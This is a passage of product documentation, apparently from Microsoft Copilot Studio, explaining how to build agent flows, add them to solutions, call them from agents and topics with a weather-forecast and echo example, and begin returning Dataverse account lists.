
1. Remove any existing trigger by selecting the ellipsis (...) in the trigger card and selecting **Delete**.
2. Under **Add a trigger**, search for **Copilot** and select **When an agent calls the flow**.
3. At the end of your flow, add a new step.
4. Search for the **Copilot** connector and select **Respond to the agent**. The response action can be used at multiple branches in the flow, but must have the same outputs at each usage.
5. Save and publish the flow.

Ensure response action is set to return in real time

Flows that you want to use in an agent must return values in real time, or [synchronously](#). Flows that run in the background, or asynchronously, might cause an error when your agent tries to run them. Instead of running the flow, the agent says, "Something unexpected happened. We're looking into it. Error code: 3000."

When you create a flow from Copilot Studio, [asynchronous responses](#) are turned off by default. If you modified an existing flow that has asynchronous responses turned on, follow these steps to check the setting and ensure it's turned off:


1. Open your flow and find the **Respond to the agent** actions.
2. Select the **Settings** tab.
3. Set **Asynchronous response** to **Off**, and then select **Save**.



Add the flow to a solution

To be available to agents, flows must be stored in a [solution](#) in the same Power Platform environment. If a flow is in a solution, a Solutions tile is visible on the flow's detail page that lists which solutions the flow is in. Flows can be added to the **Default Solution** for use with agents, or moved into a different solution using the below steps:

1. Go to [Power Automate](#).
2. Go to **Solutions** and either select an existing solution or create a solution for your flow.
3. If you want to create a new solution:
 - a. Select **New solution**.
 - b. Give your new solution a name, select **CDS Default Publisher** in the **Publisher** field, and enter a **Version** number.




The screenshot shows a 'New solution' dialog box with a close button (X) in the top right corner. It contains the following fields and options:

- Display name ***: A text input field containing 'My Solution'.
- Name ***: A text input field containing 'MySolution'.
- Publisher ***: A dropdown menu showing 'CDS Default Publisher (Cr071a8)' with a blue edit icon to its right.
- + New publisher**: A link to add a new publisher.
- Version ***: A text input field containing '1.0.0.0'.
- More options**: A link with a downward arrow to expand the dialog.
- Create**: A blue button at the bottom left.
- Cancel**: A white button with a black border at the bottom right.

- c. Select **Create**.

4. If you want to add your flow to an existing solution, select the desired solution, and select **Edit**.
5. Select **Add existing** > **Automation** > **Cloud flow**.



The **Add existing flows** panel appears.

6. Select your flow, and then select **Add**.

Add existing cloud flows



Select cloud flows from other solutions or cloud flows that aren't in solutions yet. Adding cloud flows that aren't already in solutions will also add them to Dataverse.

1 cloud flow selected

Search cloud flows

From Dataverse

Outside Dataverse

☒	Display name	Modified
☒	Get weather forecast	34 min ago

Add

Cancel

Call an agent flow

Learn how to use an agent flow in Copilot Studio by giving an agent the ability to produce a weather forecast on request.

Prerequisites

This example depends on a previous example where you [created an agent flow](#) that fetches a weather forecast.

If you haven't already created the weather forecast flow, do that now.

Call an agent flow from an agent

Here we show how to add the weather forecast flow as a tool to an agent. This method allows the agent orchestrator to call the flow when it needs to provide a weather forecast.

1. From the left navigation pane in Copilot Studio, select **Agents** and select the agent you want to add the flow to.
2. Go to the **Tools** page and select **Add a tool**.
3. Select **Flow** to show the list of available published flows.
4. Select the **Get weather forecast** flow you created earlier.
5. Select **Add and configure**.

The flow is added to your agent, and appears in the list of tools for the agent. The configuration pane for the tool use by the agent opens. You can use this pane to configure the tool for the agent.

6. Under **Name** and **Description**, enter a display name for the tool and a clear description that helps the agent orchestrator understand when to use the flow. For example, "Get today's weather forecast at a provided city name or zip code."
7. Under **Inputs**, select how you want the agent to fill the variable value.
8. Under **Completion**, select what you want the agent to do after it finishes using the tool.
9. When you're done with the configuration, select **Save**.

Call an agent flow from a topic

Here we show how to use an **Action** node in a topic to call the flow when a customer asks about the weather.

1. In Copilot Studio, go to the [Topics](#) page for your agent.

2. Create a new topic, and name it **Get weather**.

3. Add the following trigger phrases:

- will it rain
- today's forecast
- get weather
- what's the weather

The screenshot shows the Copilot Studio interface for configuring a topic named "Get weather". The topic name is highlighted with a red box. Below the topic name, there is a "Trigger" node. Under the "Trigger" node, there is a "Phrases" section with an "Edit" link. The "Phrases" list contains the following text:

- will it rain
- today's forecast
- get weather
- what's the weather

Below the "Phrases" list, there is a plus icon (+) in a circle, which is the "Add node" icon. To the right of the main interface, there is a sidebar with a "Phrases" section. This section contains the text: "To start learning, the agent needs 5-10 short trigger phrases." and a link "Show writing tips". Below this, there is a section titled "Add phrases" which is highlighted with a red box. This section contains the text: "Phrases teach the agent different ways someone might ask about this topic. Natural language understanding helps identify a topic based on meaning and not exact words." and a text input field with the placeholder "Enter text". Below the input field, there is a plus icon (+) and a list of phrases: "will it rain", "today's forecast", "get weather", and "what's the weather".

4. Select the **Add node** icon  below the **Trigger** node, and select **Send a message**.

5. On the **Message** node, enter **I can help you with that.** in the text box.

6. Select the **Add node** icon  under the **Message** node and select **Ask a question** to add a **Question** node for the first piece of information for your flow, the city.
7. On the **Question** node:
 - a. Enter the question "What is your city?" in the text box.
 - b. Under **Identify**, select **User's entire response**.
 - c. Note the name of the variable associated with this response, **Var1**. You can leave the name as is, or replace it with a more meaningful name such as "City" (see [Rename a variable](#), if needed).
8. Proceed in the same fashion to add another **Question** node for the other piece of information for your flow, the ZIP code:
 - a. Enter the question "What is your ZIP code?" in the text box.
 - b. Under **Identify**, select **Number**.
 - c. Note the name of the variable associated with this response, **Var2**. You can leave the name as is, or replace it with a more meaningful name (for example, "ZIPcode").
9. Select the **Add node** icon  under the **Question** node for the ZIP code, select **Add a tool**, and then select the flow you created earlier, **Get weather forecast**.
10. Set the flow inputs to the output variables from the question nodes. **City (String)** gets its value from **Var1** (or **City** if you renamed it) and **ZIP code (Number)** gets its value from **Var2** (or **ZIPcode** if you renamed it).


Action
...

Power Automate inputs (2)

- * {x} City (String) =

{x} City string >
- * {x} ZIP code (Number) =

{x} ZIPcode number >


 Get weather forecast
[View flow details](#)

Outputs (3) ▾

- {x} day_summary string =

{x} day_summary string >
- {x} location string =

{x} location string >
- {x} chance_of_rain number =

{x} chance_of_rain number >

- Under the **Action** node, add a **Message** node, and enter a message that uses output information from the flow. For example:

"Today's forecast for location: day_summary"

"Chance of rain is chance_of_rain%"

Where location, day_summary, and chance_of_rain are output parameters from your flow.


Message
Text ▾ ...

+ Add ▾ **B** *I* ≡ ≡ {x} fx

Today's forecast for
 {x} location string ;
 {x} day_summary string
 Chance of rain is
 {x} chance_of_rain number %

12. Select **Save**.

Manage an agent flow used in a topic

Once you have an **Action** node that calls a flow, you can use the following options from the node's menu to manage the flow:


- **Delete** permanently deletes the node and removes the flow from the topic.
- **Refresh** reloads the flow to obtain any changes you made in Power Automate, and validates it in the topic. You must fix any problems with the flow before you can save the topic.

If you would like to select or create a different flow, use the **Change flow** icon  that appears when you hover over the flow in your **Action** node.

Test your flow and topic

It's a good idea to test the flow and the topic that calls it.

In the **Test your agent** panel, type one of the topic's trigger phrases to start a conversation with the agent. Enter your city and ZIP code when the agent asks for them. Verify that the agent returns today's weather forecast for your city and that the message looks the way you expect.



Troubleshoot your agent

Always [test your agent](#) when you make changes to topics and flows, to make sure everything still works. If the agent encounters a problem during a conversation, it responds with an [error message](#).

Find most flow-related issues in the flow checker on the [flow designer](#) tab. Use the [topic checker](#) to identify issues on the authoring canvas.

Use input and output variables to pass information

Use variables as input and output parameters to pass information between agent flows and Copilot Studio agents.

Important

An agent can only *receive* up to 1 MB of data from a flow in a single action. However, there's no limit on how many variables or the amount of data an agent can send.

In this example, you create a flow with an input parameter and return it to an agent as an output parameter.

Prerequisites

- Understand how to [create a flow](#) from the Copilot Studio authoring canvas

Supported parameter types

Copilot Studio agents support the following types of input and output parameters for agent flows:


- Number
- String
- Boolean

The following data types aren't supported:

- Object
- Date
- Timestamp
- List [String]
- List [Number]
- List [Boolean]
- List [Object]
- List [Date]
- List [Timestamp]

Create a topic and a flow

1. Go to the [Topics](#) page for your agent.
2. Create a new topic called **Echo message**.
3. Add the trigger phrase **echo**.
4. Add a **Question** node and enter the message "Tell me something and I'll say it back to you."
5. For **Identify**, choose **User's entire response**.
6. For **Save user response as**, rename the variable to **userResponse**.



The screenshot shows a configuration window for a 'Question' node. At the top, there's a header with a question mark icon, the title 'Question', and a 'Text' dropdown menu. Below the header is a '+ Add' button. The main content area contains a text input field with the placeholder 'Tell me something and I'll say it back t...'. Underneath is an 'Identify' section with a dropdown menu showing 'User's entire response'. At the bottom is a 'Save user response as' section with a dropdown menu showing '{x} userResponse' and 'string'.


7. Select the **Add node** icon  under the **Question** node, and select **Add a tool**.
8. On the **Basic actions** tab, select **New Agent flow**. The agent flow designer tab opens with a starting template for an agent flow called by an agent. The flow includes two actions: **When an agent calls the flow** and **Respond to the agent**.
9. Select **Publish** to save the flow before making any changes. A notification appears when the flow is created successfully.
10. Select **Go back to agent** to return to your topic. A new **Action** node is added to your topic for the flow.
11. Select **Save** to finish adding the flow as a tool to your agent.

Edit the flow details

1. On the **Action** node with the flow, select the **View flow details** link to return to the agent flow.
2. On the **Overview** tab of the flow, edit the details for the flow, replacing the name with **Echo parameter**. Select **Save**.
3. Return to the **Designer** tab.

Add an input parameter to the flow


1. Select the **When an agent calls the flow** flow trigger, and select **Add an input**.
2. Select **Text** and enter the name **String_Input**.



The screenshot shows the 'Parameters' tab of a flow configuration. At the top, there are four tabs: 'Parameters' (selected), 'Settings', 'Code view', and 'About'. Below the tabs, there is a purple circular icon with 'AA' inside. To its right is a text box containing 'String_Input'. Further right is a larger text box with the placeholder text 'Please enter your input'. To the right of this box is a three-dot menu icon. Below these elements is a horizontal line, and underneath it is a plus sign followed by the text 'Add an input'.

Add an output parameter to the flow

1. Select the **Respond to the agent** response action, and select **Add an output**.
2. Select **Text** and enter the name **String_Output**.




The screenshot shows the 'Parameters' tab of a flow configuration. At the top, there are four tabs: 'Parameters' (selected), 'Settings', 'Code view', and 'About'. Below the tabs, there is a purple circular icon with 'AA' inside. To its right is a text box containing 'String_Output'. Further right is a larger text box with the placeholder text 'Enter a value to respond with'. To the right of this box is a three-dot menu icon. Below these elements is a horizontal line, and underneath it is a plus sign followed by the text 'Add an output'. Below the 'Add an output' text is another text box with the placeholder text 'Enter a description of the output'.

3. For the value, enter a slash (/) in the box, select **Insert dynamic content**, and then select the **String_Input** variable.
4. Select **Save draft** and **Publish**. Copilot Studio informs you when the agent flow is published.

5. Select **Go back to agent** to return to the agent topic editor. The new action flow is added to the topic.

Call the flow from the topic

1. Select the new action node.
2. Set the flow input parameter to the output variable from the **Question** node: **String_Input** (string) gets its value from the **userResponse** variable.




The screenshot shows the configuration for an 'Action' node. At the top, there is a green lightning bolt icon and the word 'Action' with a three-dot menu. Below this, the 'Power Automate inputs (1)' section contains a single input: a red asterisk followed by '{x} String_Input (String) ='. Below the input is a selection box containing '{x} userResponse' and 'string', with a right-pointing arrow. Underneath is a blue box with a link icon, the text 'Echo parameter', and a link labeled 'View flow details'. The 'Outputs (1)' section, indicated by a dropdown arrow, contains an output: '{x} string_output' followed by 'string ='. Below this is another selection box containing '{x} String_Output' and 'string', with a right-pointing arrow.

3. Add a **Message** node.
4. Select **Insert variable**, and then select **String_Output**.



The screenshot shows the configuration for a 'Message' node. At the top, there is a speech bubble icon, the word 'Message', the text 'Text' with a dropdown arrow, and a three-dot menu. Below this, there is a selection box containing '{x} String_Output' and 'string'.

5. Select **Save**.
6. Test your agent.



Related content

- [Variables overview](#)

Last updated on 11/28/2025

Return a list of results

It's common to ask an agent to look for data in an external system and return a list of results. To do that, an agent can call a Power Automate flow to:

- 1. Authenticate and connect to an external solution.
- 2. Run a query based on the user input.
- 3. Format the results.
- 4. Return the results to the agent.

This example uses the Dataverse connector in Power Automate to search for accounts. The connector returns a list of results that includes the account name, city, and account number to your agent.

Prerequisites

- Understand how to [create a flow](#) from the Copilot Studio authoring canvas
- [Use input and output variables to pass information](#)
- [Configure Dataverse search for your environment](#)

Set up a Dataverse Account table

The Account table is a [standard table](#) available by default in Power Platform environments. However, it doesn't come with account data. Before your agent can search for accounts, you must populate the Account table.

If you already have an Account table with data, skip this step and move on to [Create a topic](#). However, remember to use search terms relevant to your data when you test your agent in later steps.

- 1. Go to the [Power Apps portal](#).
- 2. In the navigation pane, select **Tables**.
- 3. Select the **Account** table, and then on the table properties page, select **Edit**.
- 4. Add the following rows to the table:

 Expand table

